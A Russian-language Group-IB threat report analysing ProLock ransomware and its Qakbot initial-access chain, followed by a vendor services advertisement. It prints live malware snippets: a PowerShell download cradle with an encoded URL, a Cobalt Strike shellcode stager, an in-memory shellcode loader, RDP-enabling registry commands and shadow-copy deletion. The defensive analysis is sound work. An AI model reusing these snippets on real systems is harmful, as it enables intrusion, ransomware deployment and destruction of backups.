PROLOCK

GROUP-IB

СЕНТЯБРЬ 2020

КАК QAKBOT ПОМОГАЕТ ВЫМОГАТЕЛЯМ ЗАРАБАТЫВАТЬ МИЛЛИОНЫ

Содержание

Введение

ProLock фокусируется на крупных индустриях, способных удовлетворить его аппетиты

$400 000 – 1 000 000

долларов США средний выкуп, требуемый ProLock

$1,8 млн

долларов средний выкуп, запрошенный в 150 масштабных кампаниях за последние полгода

В марте 2020 года на рынке программ-вымогателей появился новый опасный игрок – шифровальщик ProLock. Этот вымогатель стал преемником программы PwndLocker, которая начала работать с октября 2019 года.

Операторы PwndLocker с самого начала ставили амбициозные цели — запрашиваемый ими выкуп в результате атак на сети предприятий составлял сотни тысяч долларов США. Жертвами самых масштабных кампаний шифровальщика в марте 2020 года стали административный округ Ласаль в штате Иллинойс (США) и сербский город Нови-Сад.

Несмотря на ряд успешных кампаний, операторам пришлось отказаться от PwndLocker после того, как в его коде была обнаружена уязвимость, позволяющая восстановить зашифрованные данные без уплаты выкупа. Злоумышленники, однако, очень быстро исправили ошибку и переименовали вымогатель в ProLock.

Следуя по стопам своего предшественника, ProLock сосредоточился на погоне за крупным выкупом. Их честолюбивые планы подтверждаются тем фактом, что требуемый выкуп в среднем варьируется от 35 до 90 биткоинов (т.е. $400 000–1 000 000 млн). На данный момент большинство жертв шифровальщика ProLock находятся в Северной Америке и Европе. Самая известная атака была совершена в апреле на одного из крупнейших производителей банкоматов — компанию Diebold Nixdorf.

Вскоре после появления ProLock специалисты Group-IB выяснили, что новая группа использует банковский троян Qakbot (также известный как QBot) для получения первоначального доступа к сети жертвы.

Банковские трояны далеко не в первый раз используются операторами вымогателей в качестве вектора первичной компрометации. Впервые в роли такого вспомогательного инструмента в 2017 году выступила программа Dridex, разработанная знаменитой группой Evil Corp. Данные злоумышленники для атак с целью получения крупного выкупа использовали вымогатель BitPaymer. Другой яркий пример — цепочка Emotet-Trickbot-Ryuk.

Однако ProLock сумел поразить мир гораздо сильнее. Активность Qakbot в последнее время резко возросла, а несколько кампаний с участием трояна даже были связаны с Emotet, который широко известен своим участием в кампаниях, принесших их организаторам большую прибыль. Только за последние полгода Group-IB обнаружила более 150 масштабных кампаний операторов различных вымогателей, в которых средний запрашиваемый выкуп составлял $1,8 млн. Этот факт свидетельствует: если не будет приняты необходимые меры, количество таких кампаний с большой вероятностью продолжит расти.

В данном аналитическом отчете мы рассмотрим самые актуальные тактики, техники и процедуры (TTP) из арсенала операторов ProLock. Наша цель помочь компаниям и специалистам по кибербезопасности защититься от атак данного вымогателя и предотвратить возможный финансовый и репутационный ущерб.

Сопоставление с матрицей MITRE ATT&CK®

Ниже приведен список тактик, техник и процедур, используемых операторами ProLock, согласно экспертному анализу специалистов Group-IB. Названия и идентификаторы техник соответствуют актуальной версии матрицы MITRE ATT&CK®, опубликованной в июле 2020 г.

Тактика	Техника	Процедура
TA0001 **Initial Access**	T1566.002 Spearphishing Link	Для доставки Qakbot операторы ProLock использовали ссылки на архивы с вредоносными VBS-скриптами и документами Microsoft Office.
TA0002 **Execution**	T1204.002 Malicious File	Операторы ProLock использовали вредоносные VBS-скрипты или документы Microsoft Office для доставки Qakbot.
	T1047 Windows Management Instrumentation	Операторы ProLock использовали WMI для запуска скриптов на удаленных хостах.
	T1059.001 PowerShell	Операторы ProLock использовали PowerShell для загрузки полезной нагрузки Qakbot, а также для загрузки полезной нагрузки Cobalt Strike Beacon и извлечения кода вымогателя из файлов с расширением JPG, BMP и CSV.
	T1059.005 Visual Basic	Операторы ProLock использовали VBS-скрипты для загрузки и запуска полезной нагрузки Qakbot.
TA0003 **Persistence**	T1547.001 Registry Run Keys / Startup Folder	Для закрепления Qakbot на целевом хосте операторы ProLock использовали раздел реестра SOFTWARE\Microsoft\Windows\CurrentVersion\Run.
	T1053.005 Scheduled Tasks	Для закрепления Qakbot на целевом хосте операторы ProLock использовали планировщик задач Windows.
TA0004 **Privilege Escalation**	T1068 Exploitation for Privilege Escalation	Для повышения привилегий на скомпрометированном хосте операторы ProLock использовали эксплойт для уязвимости CVE-2019-0859.
TA0005 **Defense Evasion**	T1027 Obfuscated Files or Information	Для загрузки и запуска Qakbot и ProLock операторы ProLock использовали обфусцированные скрипты и команды, закодированные по Base64.
	T1197 BITS Jobs	Для отправки полезной нагрузки вымогателя с командного сервера операторы ProLock использовали Background Intelligent Transfer Service (BITS) — службу ОС Windows, которая может передавать файлы в фоновом режиме.

TA0005 **Defense Evasion**	T1484 Group Policy Modification	Для отключения антивирусного ПО операторы ProLock развертывали скрипты с помощью групповых политик.
	T1562.001 Disable or Modify Tools	Операторы ProLock отключали антивирусное ПО с помощью скриптов.
	T1078.002 Domain Accounts	Операторы ProLock использовали доменные учетные записи для продвижения по сети.
TA0006 **Credential Access**	T1003 OS Credential Dumping	Операторы ProLock использовали Mimikatz для дампинга учетных данных.
TA0007 **Discovery**	T1087.002 Domain Account	Операторы ProLock собирали информацию о доменных учетных записях.
	T1082 System Information Discovery	Операторы ProLock собирали информацию о скомпрометированных хостах.
	T1083 File and Directory Discovery	Операторы ProLock собирали информацию о файлах и каталогах в целях обнаружения резервных копий и ценных данных для последующей выгрузки.
TA0008 **Lateral Movement**	T1021.001 Remote Desktop Protocol	Для продвижения по сети операторы ProLock использовали протокол RDP.
	T1021.002 SMB/Windows Admin Shares	Операторы ProLock использовали PsExec для распространения Qakbot и batch-скриптов по сети.
TA0010 **Exfiltration**	T1537 Transfer Data to Cloud Account	Операторы ProLock выгружали данные в облачные хранилища с помощью инструмента Rclone.
TA0011 **Command & Control**	T1071.001 Web Protocols	Операторы ProLock осуществляли сетевое взаимодействие с командным сервером по протоколам HTTP и HTTPS.
	T1071.002 File Transfer Protocols	Операторы ProLock использовали FTP-серверы для выгрузки данных с помощью Qakbot.
TA0040 **Impact**	T1490 Inhibit System Recovery	Операторы ProLock удаляли теневые копии Windows и резервные копии перед шифрованием.
	T1486 Data Encrypted for Impact	Операторы ProLock устанавливали программу-вымогатель для шифрования файлов на целевых хостах.

Получение первоначального доступа

Фишинговые рассылки

используются для распространения Qakbot

При запуске жертвой VBS-скрипта

большого размера (до 40 МБ), Qakbot легко удается обойти системы безопасти

Типичный вектор распространения Qakbot – фишинговые рассылки. Кампании, организованные операторами ProLock, не стали исключением. Их письма содержат ссылки или вложения, которые в большинстве случаев представляют собой ZIP-архивы с сильно обфусцированными VBS-скриптами. Подобные скрипты часто используются для доставки троянов Dridex и Ursnif.

Интересно, что при отправке писем злоумышленники используют технику подмены цепочек писем – для этого они выгружают содержимое Microsoft Outlook жертвы и отправляют фишинговые письма в ответ на письма, полученные от ее контактов. Операторы Qakbot отправляют рассылки с помощью скомпрометированных почтовых аккаунтов или систем. Видя, что письмо пришло из вызывающего доверие источника, жертва с большей вероятностью скачает и запустит вредоносный VBS-скрипт.

Злоумышленники используют довольно сложную и эффективную технику маскировки писем, при этом сам текст сообщения довольно прост:

********@mail.com	TO
**********	SUBJECT

Good morning,

The information for you to review is in the attachment.
Have a look and tell me if you have any questions

ATTACHMENT DOWNLOAD

Рисунок 1. Пример текста фишингового письма

Ссылки, содержащиеся в таких письмах, перенаправляют пользователя к ZIP-архивам, расположенным на скомпрометированных легитимных ресурсах. После запуска вредоносного VBS-скрипта из архива Qakbot загружается с одного из взломанных сайтов. Во многих инцидентах злоумышленники использовали VBS-скрипты большого размера – до 40 МБ. Эта уловка позволяет им легко обходить системы безопасности, которые часто пропускают большие файлы.

Qakbot запускается с помощью PowerShell

Qakbot собирает информацию об IP-адресе, имени и домене зараженного хоста. Это позволяет злоумышленникам получить представление о сети и спланировать дальнейшие шаги

В некоторых случаях вместо VBS-скриптов используются вредоносные документы Microsoft Office. После открытия файла пользователю предлагается разрешить выполнение макросов. В случае успеха в папку `%PUBLIC%` копируется batch-файл, который запускает PowerShell, в результате чего с одного из взломанных веб-сайтов загружается и запускается полезная нагрузка Qakbot:

```
powershell -Command ""(New-Object Net.WebClient).DownloadFile([Sys-
tem.Text.Encoding]::ASCII.GetString([System.Convert]::FromBas-
e64String('aHR0cDovL3NhbHdhZG0uY29tL3RjcGh4Lzg4ODg4ODgucG5n')),
[System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBas-
e64String('QzpcVXNlcnNcUHVibGljXHRtcGRpclxmaWxl')) + '1' + '.e' + 'x'
+ 'e')"
```

Еще одной интересной особенностью является то, что полезная нагрузка Qakbot хранится на скомпрометированных ресурсах в виде файла с расширением PNG (например, 888888.png).

Вышеупомянутый файл сохраняется во временной папке `C:\Users\Public` и запускается. Важно отметить, что после выполнения он заменяется на легитимный файл `calc.exe`:

```
Format = decryptStr2(0x23C8u);                // /c ping.exe -n 6 127.0.0.1 &  type "%s\System32\calc.exe" > "%s"
getFormattedString(Parameters, 0x200u, Format, Value, ExistingFileName);
stringFree(&Format);
ShellExecuteW(0, 0, L"cmd.exe", Parameters, 0, 0);
```

Рисунок 2. Процедура замены загружаемого исполняемого файла на calc.exe

Исполняемый файл Qakbot обычно копируется в папку `%APPDATA%\Microsoft\%random_name%\%random_name%.exe`. Используются следующие механизмы для закрепления в скомпрометированной системе:

- Создание записи в разделе реестра Run `SOFTWARE\Microsoft\Windows\CurrentVersion\Run`
- Создание задачи в планировщике.

Еще одна примечательная особенность Qakbot – он запускается с помощью PowerShell. Пример:

```
C:\Windows\System32\WindowsPowerShell\v 1.0\powershell.exe “$window-
supdate = \”C:\Users\Administrator\AppData\Roaming\Microsoft\Tjslm-
nchty\reyvzfl.exe\”; & $windowsupdate”
```

Для обхода механизмов защиты Qakbot модифицирует реестр, добавляя бинарные файлы в список исключений Windows Defender.

Qakbot также собирает различную информацию о зараженном хосте, включая IP-адрес, имя хоста, домена и список установленных программ. Эта информация позволяет злоумышленникам спланировать дальнейшие шаги после эксплуатации вредоносного ПО.

В недавних кампаниях операторы Qakbot добавили еще одно звено в цепь атаки — знаменитый троян Emotet, широко известный своим участием в кампаниях программ-вымогателей, нацеленных на получение крупного выкупа.

Сетевая разведка и продвижение по сети

PsExec используется, чтобы вручную распространить Qakbot

Qakbot позволяет злоумышленникам загружать файлы в различные папки, включая `%USERPROFILE%`, `%ALLUSERSPROFILE%` и `%TEMP%`. Благодаря этому атакующие могут использовать многочисленные инструменты двойного назначения и вредоносные batch-скрипты для постэксплуатационной активности.

После сбора общей информации о скомпрометированном хосте атакующие решают, интересен ли им домен, в котором находится скомпрометированный хост. Если это так, злоумышленники используют программу Bloodhound для последующей сетевой разведки. Результат работы программы записывается в ту же папку в виде заархивированных JSON-файлов – в стандартном для инструмента Sharphound (входящего в состав Bloodhound) формате.

По крайней мере в одном из инцидентов злоумышленники повторно исследовали скомпрометированную сеть непосредственно перед развертыванием ProLock, но на этот раз с помощью другого инструмента для сбора информации об Active Directory: ADFind. Это может указывать на то, что несколько человек или команд участвовали в атаке на одну и ту же жертву.

При этом специалисты Group-IB отмечают, что команда или отдельный злоумышленник, развертывающие программы-вымогатели, были тесно связаны с операторами Qakbot. Например, они использовали PsExec, чтобы вручную распространить Qakbot по всей инфраструктуре атакуемой компании.

Более того, это был не единственный случай использования PsExec. Злоумышленники также использовали протокол удаленного рабочего стола (RDP) для продвижения по сети. Однако этот способ оказался не самым эффективным, поскольку RDP был доступен не на всех хостах. Чтобы справиться с этой проблемой, атакующие использовали скрипты, а точнее batch-скрипт со следующим содержимым, запускаемый с помощью PsExec на доступных хостах:

```
reg add "HKLM\System\CurrentControlSet\Control\Terminal Server" /v
"fDenyTSConnections" /t REG_DWORD /d 0 /f
netsh advfirewall firewall set rule group="Remote Desktop" new ena-
ble=yes
reg add "HKLM\System\CurrentControlSet\Control\Terminal Server\Win-
Stations\RDP-Tcp" /v "UserAuthentication" /t REG_DWORD /d 0 /f
```

Операторы ProLock

используют полезную нагрузку Cobalt Strike Beacon – распространенный инструмент масштабных атак шфировальщиков

Это не единственный скрипт, развертываемый атакующими с помощью PsExec. Другим примером является стейджер Cobalt Strike Beacon. Сегодня многие злоумышленники, особенно те, кто участвует в кампаниях, нацеленных на получение крупного выкупа, имеют в своем арсенале этот инструмент двойного назначения и часто используют PowerShell для запуска стейджеров. Операторы ProLock не стали исключением. Помимо Qakbot, они также используют полезную нагрузку Cobalt Strike Beacon:

```
[Byte[]]$var_code =
[System.Convert]::FromBase64String('38uqIyMjQ6rGEvFHqHETqHEvqH
E3qFELLJRpBRLcEuOPH0JfIQ8D4uwuIuTB03F0qHEzqGEfIvOoY1um41dpIvNz
qGs7qHsDIvDAH2qoF6gi9RLcEuOP4uwuIuQbw1bXIF7bGF4HVsF7qHsHIvBFqC
9oqHs/IvCoJ6gi86pnBwd4eEJ6eXLcw3t8eagxyKV+S01GVyNLVEpNSndLb1QF
JNz2yyMjIyMS3HR0dHR0Sx11WoTc9sqHIyMjeBLqcnJJIHJyS5giIyNwc0t0qr
zl3PZzyq8jIyN4EvFxSyMRg6dxcXFwcXNLyHYNGNz2quWg4HNLoxAjI6rDSSdz
STx1S1ZlvaXc9nwS3HR0SdxwdUsOJTtY3Pam4yyn6SIjIxLcptVXJ6rayCpLie
bBftz2quJLZgJ9Etz2Etx0SSRydXNLlHTDKNz2nCMMIyMa5FYke3PKWNzc3BLc
yrIiIyPK6iIjI8tM3NzcDGF2R0IjSVrkynaIaW+XBMWaKMvu2VxFutX46p6zGr
/wm/B2wMNT9p874Ng5u3M+SvNn0/5gLKQWYMKx3u2ORbfLaedrXLbDw7JTRnAa
lSN2UEZRDmJERk1XGQNuTFlKT09CDBYNEwMLQExOU0JXSkFPRhgDbnBqZgMSEw
0TGAN0Sk1HTFRQA213AxUNERgDd1FKR0ZNVwwVDRMYA3dMVkBLCi4pIxFysWuX
v2rJkWqK9c0MKL3oN9J2/lPXS2HxIuJzK9imw1V+5Hxlo6yJB6cr8+uOJjr1mn
1F7KbBsoHAqiLyKS0KEZsHoGuJuFRCHFQeC1TAc7Qy7EFWc8dBzCyZYAWUEkH0
4LDNNLXv3wVfcUGc/X0b2Km6GDFdC4rRuPekoeRgmuGqY1AFh0OaBkTIts1Tza
zZBAz8azwAr3qCEgIyXOxd5+VaNBAAhMlI+VsBGrIcFZ8CZ7ZNQmeaEf+epVRv
XWFClW464MScNJk6Il0jg3xuWOk3Zy0RSxAjS9OWgXXc9kljSyMzIyNLIyNjI3
RLe4dwxtz2sJojIyMjIvpycKrEdEsjAyMjcHVLMbWqwdz2puNX5agkIuCm41bG
e+DLqt7c3BIUEQ0RFxINERQNEhARIyMjIyI=')

for ($x = 0; $x -lt $var_code.Count; $x++) {
    $var_code[$x] = $var_code[$x] -bxor 35
}
```

Рисунок 3. Фрагмент частично декодированного скрипта PowerShell

ProLock

либо устанавливается с помощью Qakbot, либо загружается с сервера, контролируемого злоумышленниками, с помощью BITS

Имея в арсенале Cobalt Strike, злоумышленники могут извлекать данные привилегированных учетных записей с помощью печально известной утилиты Mimikatz.

В некоторых случаях для повышения привилегий на скомпрометированном хосте операторы ProLock применяли эксплойт для уязвимости CVE-2019-0859. Для этих целей они использовали отдельный исполняемый файл.

Что касается распространения ProLock, данная программа-вымогатель устанавливается с помощью Qakbot либо загружается с сервера, контролируемого злоумышленниками, с помощью инструмента Background Intelligent Transfer Service (BITS) – службы ОС Windows, которая может передавать файлы в фоновом режиме.

В некоторых случаях для запуска скрипта на удаленных узлах используется интерфейс командной строки для работы с подсистемой Windows Management Instrumentation (WMIC). Этот метод часто используется в современных атаках программ-вымогателей.

Достижение конечной цели

JPG, BMP и CSV

используются для хранения замаскированной полезной нагрузки

Перед развертыванием ProLock атакующие в некоторых случаях выгружают данные. Для этого они используют Rclone — инструмент командной строки, предназначенный для синхронизации файлов с различными облачными хранилищами, который поддерживает сервисы многих поставщиков. Исполняемый файл обычно маскируется под легитимный (например, `svchost.exe`), это не касается его местоположения. Чтобы избежать обнаружения, злоумышленники с помощью групповой политики запускают batch-скрипты, предназначенные для отключения антивирусного ПО. Они также удаляют резервные копии с соответствующих серверов.

Сам ProLock состоит из двух компонентов: batch-файла и файла с замаскированной полезной нагрузкой. В рамках реагирований на инциденты Group-IB обнаружила, что для хранения полезных нагрузок используются файлы с расширениями JPG, BMP и CSV:

```
[Byte[]]$EXBFW = [IO.File]::ReadAllBytes('C:\Programdata\REDACTED.csv');      function Local:LJdf0
    {  Param  (  [OutputType([IntPtr])]    [Parameter( Position = 0, Mandatory = $True )]  [
String]  $F158,    [Parameter( Position = 1, Mandatory = $True )]  [String]  $c1o2yd  )  $rO2 =
(([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.
Location.Split('\\')[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods'));
   Write-Output ($rO2.GetMethod('GetProcAddress', [reflection.bindingflags] "Public,Static", $null
, [System.Reflection.CallingConventions]::Any, @((New-Object System.Runtime.InteropServices.
HandleRef).GetType(), [string]), $null)).Invoke($null, @([System.Runtime.InteropServices.HandleRef
](New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr), (($rO2.GetMethod(
'GetModuleHandle')).Invoke($null, @($F158))))), $c1o2yd));      }      function Local:AFsxrA
{  Param  (  [OutputType([Type])]    [Parameter( Position = 0)]  [Type[]]  $s7s47 = (New-Object
Type[](0)),    [Parameter( Position = 1 )]  [Type]  $mEba2I = [Void]  )   $1n62P0 = ((([AppDomain
]::CurrentDomain).DefineDynamicAssembly((New-Object System.Reflection.AssemblyName(
'ReflectedDelegate')), [System.Reflection.Emit.AssemblyBuilderAccess]::Run)).DefineDynamicModule(
'InMemoryModule', $false)).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass,
AutoClass', [System.MulticastDelegate]);  ($1n62P0.DefineConstructor('RTSpecialName, HideBySig,
Public', [System.Reflection.CallingConventions]::Standard, $s7s47)).SetImplementationFlags(
'Runtime, Managed');  ($1n62P0.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual',
$mEba2I, $s7s47)).SetImplementationFlags('Runtime, Managed');   Write-Output $1n62P0.CreateType();
    }    $kdU6Nd = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LJdf0
 kernel32.dll VirtualAlloc), (AFsxrA @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr])));
$k2Uz = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LJdf0 kernel32.
dll CreateThread), (AFsxrA @([IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32], [IntPtr]) ([IntPtr
])));   $Fc5Od9 = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LJdf0
msvcrt.dll memset), (AFsxrA @([IntPtr], [UInt32], [UInt32]) ([IntPtr])));   $V4857 = $kdU6Nd.
Invoke(0,0x10000,0x1000,0x40);    $in4nd18 = 64;   if ([IntPtr]::Size -eq 8) {$in4nd18 = 13824;};
   [System.Runtime.InteropServices.Marshal]::Copy($EXBFW, 0, $V4857, $EXBFW.Length);    $V4857 =
$V4857.ToInt64() + $in4nd18;   $k2Uz.Invoke(0,0,$V4857,$V4857,0,0);   Start-Sleep -Seconds 990000;
```

Figure 4. Декодированное содержимое PowerShell-скрипта

Оба файла помещаются в папку `%ALLUSERSPROFILE%`. После запуска batch-файл извлекает и выполняет код ProLock.

Перед шифрованием данных код удаляет оба файла, завершает процессы и службы, указанные во встроенном списке, отключает все сетевые ресурсы (кроме административных общих ресурсов Windows) и удаляет теневые копии Windows с помощью `vssadmin.exe`:

```
vssadmin.exe delete shadows /all /quiet
vssadmin.exe resize shadowstorage /for=C: /on=C: /maxsize=401MB
vssadmin.exe resize shadowstorage /for=C: /on=C: /maxsize=unbounded
```

Файлы зашифровываются с помощью алгоритма RC6, ключ зашифрован RSA-1024 (а не RSA-2048, как указано в сообщении с требованием выкупа). Сообщение с требованием о выкупе помещается в каждую папку с зашифрованными файлами под именем `[HOW TO RECOVER FILES].TXT`.

```
LODWORD(X) = __ROL4__(B * (2 * B + 1), 5);
Y = __ROL4__(D * (2 * D + 1), 5);
A = *(v0 + 328) + __ROL4__(X ^ A_1, Y);
C = *(v0 + 332) + __ROL4__(Y ^ C_1, X);
```

Рисунок 5. Один раунд шифрования RC6

```
v4 = 0xB7E15163;
v5 = 0i64;
v6 = v0 + 4552;
v7 = 0x5618CB1C;
do
{
  *(v6 + 4 * v5) = v4;
  *(v6 + 4 * v5 + 4) = v7;
  v5 = (v5 + 2);
  v4 = v7 - 0x61C88647;
  v7 += 0x3C6EF372;
}
while ( v5 != 44 );
```

Initial schedule table values

22 Rounds

Рисунок 6. Ключевое распивание RC6

Самая большая сумма запрашиваемого выкупа, с которой когда-либо сталкивались специалисты Group-IB, составляет 90 BTC (около 1 миллиона долларов США):



Рисунок 7. Пример сообщения с требованием выкупа

По сообщениям исследователей, программа-декриптор ProLock не всегда позволяет вернуть зашифрованные данные. Group-IB не может подтвердить или опровергнуть данную информацию, поскольку ни одному из наших клиентов не приходилось платить выкуп.

Заключение

Компаниям следует устранить уязвимости

Чтобы избежать атак шифровальщиков, связанные с нехваткой квалифицированного персонала, корректно настроенных средств защиты и надлежащего использования данных о киберугрозах

Появление ProLock – очевидный признак того, что угроза атак с использованием программ-вымогателей для получения крупного выкупа продолжает расти. Несмотря на то что операторы ProLock используют довольно типичные тактики, техники и процедуры при атаках на сети предприятий, их подход продолжает доказывать свою эффективность.

Хотя на этапе ппостэксплуатации операторы ProLock используют только известные инструменты, им чаще всего удается оставаться незамеченными до тех пор, пока программа-вымогатель не будет развернута на целевых хостах.

Несмотря на то что с момента проникновения злоумышленники остаются в сети жертвы около месяца, многим организациям не удается вовремя обнаружить вредоносную активность из-за отсутствия квалифицированного персонала, корректно настроенных средств защиты и надлежащего использования данных о киберугрозах.

Компаниям рекомендуется в кратчайшие сроки устранить эти уязвимости, чтобы лишить операторов вымогателей возможности обойти ваши средства защиты и нанести необратимый ущерб.

Реагирование Group-IB на атаки

Подверглись кибератаке?

Сообщите об инциденте:

— Звонок по номеру **+7 (495) 984-33-64**

— Отправка запроса на email: **response@cert-gib.com**

— Fill out our **incident response form**

В большинстве случаев восстановить доступ к данным после заражения вирусом-шифровальщиком без программы-дешифратора невозможно. При этом торопиться с выплатой выкупа злоумышленникам не рекомендуется.

Эксперты Group-IB считают чрезвычайно важным адекватно реагировать на атаки с использованием вымогателей.

Профессиональное реагирование на атаки дает вам:

- понимание жизненного цикла атаки, которое поможет вашему отделу ИБ укрепить инфраструктуру и предотвратить подобные инциденты в будущем;
- списки индикаторов компрометации и индикаторов атаки, а также подробный анализ техник, тактик и процедур злоумышленника (TTP), которые могут быть переданы потенциально пострадавшим клиентам;
- надлежащим образом собранные и задокументированные доказательства, необходимые для проведения дальнейшего расследования;
- рекомендации по предотвращению и обнаружению подобных инцидентов в будущем.

Этапы реагирования специалистаов Group-IB

ЭТАП 1

Анализ сетевой активности

Внедрение системы Group-IB TDS Huntbox позволяет команде реагирования:

- мониторить сетевой трафик;
- выявлять подозрительные коммуникации, обнаружение которых недоступно системам, основанным на сигнатурном анализе;
- анализировать и блокировать вредоносную активность на конечных устройствах.

ЭТАП 2

Криминалистический анализ

Специалисты Group-IB осуществляют криминалистический экспресс-анализ рабочих станций и серверов, задействованных злоумышленниками, чтобы установить:

- с чего началась компрометация;
- как атакующие перемещались по сети;
- какие инструменты использовались;
- какие уязвимости были проэксплуатированы.

ЭТАП 3

Анализ вредоносного кода

Специалисты Лаборатории компьютерной криминалистики проводят базовый или продвинутый статический и динамический анализ обнаруженных в ходе реагирования образцов вредоносного кода, который позволяет:

- быстро и эффективно выявить следы компрометации;
- не допустить закрепления вредоносного кода в системах и повторного заражения инфраструктуры;
- нейтрализовать угрозы, которые уже распространились и закрепились в сети.

По итогам реагирования эксперты Group-IB подробно описывают инцидент в отчете и готовят свод рекомендаций по улучшению безопасности инфраструктуры, что позволит свести к минимуму возможность возникновения подобных инцидентов в будущем.

Для поддержки вашего бизнеса команда Group-IB предлагает услугу оперативного удаленного реагирования на инциденты.

Свяжитесь с нами для получения подробной информации об услугах:

salesteam@group-ib.com

Group-IB — один из ведущих разработчиков решений для детектирования и предотвращения кибератак, выявления мошенничества, расследования высокотехнологичных преступлений и защиты коммерческой и интеллектуальной собственности в сети.

INTERPOL И EUROPOL

Group-IB — партнер и участник совместных расследований

OSCE

Компания, рекомендованная Организацией по безопасности и сотрудничеству в Европе

ТОП-10 В APAC

Group-IB вошла в топ-10 компаний по кибербезопасности в регионе APAC согласно APAC CIO Outlook

Центры исследования киберугроз Group-IB

- Европа
- Россия
- Ближний восток
- Азиатско-Тихоокеанский регион

- Распределенная по миру инфраструктура наблюдения за киберпреступностью
- Лаборатории компьютерной криминалистики
- Расследования киберпреступлений
- Круглосуточные центры мониторинга и оперативного реагирования CERT-GIB

Решения Group-IB

Опыт Group-IB в международных расследованиях, киберразведке и выявлении преступлений на разных уровнях подготовки был интегрирован в экосистему решений, объединившую чрезвычайно сложное программное и системное обеспечение, с целью мониторинга, обнаружения и предотвращения кибератак и мошенничества. Миссия Group-IB — защищать наших клиентов в киберпространстве, создавая и используя инновационные продукты и решения.

Решения Group-IB признаны мировыми агентствами в категориях:

— Innovation Excellence,
— Product Leader,
— Innovation Leader.

IDC
Gartner
FORRESTER
kuppingercole ANALYSTS
FROST & SULLIVAN

GARTNER IDC FROST & SULLIVAN FORRESTER

Threat Intelligence & Attribution

Система исследования и атрибуции кибератак, охоты за угрозами и защиты сетевой инфраструктуры на основании данных о тактиках, инструментах и активности злоумышленников

KUPPINGERCOLE ANALYSTS AG

Threat Hunting Framework

Реактивная защита и проактивная охота за угрозами внутри и за пределами вашей сети

FROST & SULLIVAN

Digital Risk Protection

Выявление и устранение цифровых рисков на основе искусственного интеллекта

KUPPINGERCOLE ANALYSTS AG FORRESTER GARTNER

Fraud Hunting Platform

Выявление и предотвращение мошенничества и бот-активности в режиме реального времени

NEW

Atmosphere: Cloud Email Protection

Облачная защита электронной почты от целевых атак, детонация полезных нагрузок и атрибуция угроз

550+

экспертов международного класса

70 000+

часов реагирования на инциденты информационной безопасности

1 300+

успешных расследований по всему миру

18 лет

практического опыта

Intelligence-driven services

FORRESTER

GARTNER

В основе технологического лидерства компании и возможностей в сфере научных исследований и разработки — 18-летний практический опыт расследования киберпреступлений по всему миру и более 70 000 часов реагирования на инциденты информационной безопасности, аккумулированные в распределенной по миру инфраструктуре наблюдения за киберпреступностью.

РАССЛЕДОВАНИЯ И КРИМИНАЛИСТИКА

Компьютерная криминалистика.

Анализ вредоносного кода.

Расследования:

- сложных высокотехнологичных преступлений;
- утечек информации;
- финансовых, корпоративных киберпреступлений;
- сложных атак на объекты КИИ и другие.

АУДИТ И ОЦЕНКА РИСКОВ

Тестирование на проникновение.

Анализ исходного кода.

Выявление следов компрометации сети.

Киберобучение в формате Red Teaming.

Проверка готовности к реагированию на инциденты.

Оценка соответствия.

THREAT HUNTING И РЕАГИРОВАНИЕ

24/7 Центр реагирования CERT–GIB.

Проактивный хантинг угроз.

Выездное реагирование на сложные кибератаки.

Реагирование на инциденты по подписке.

ОБУЧАЮЩИЕ ПРОГРАММЫ

Курсы для технических специалистов:

- Реагирование на инциденты,
- Анализ вредоносного кода,
- Проактивный поиск угроз и другие.

Программы для широкой аудитории:

- Цифровая гигиена,
- Личная кибербезопасность,
- Управление репутацией в интернете и другие.

Мастер-классы для школьников и студентов.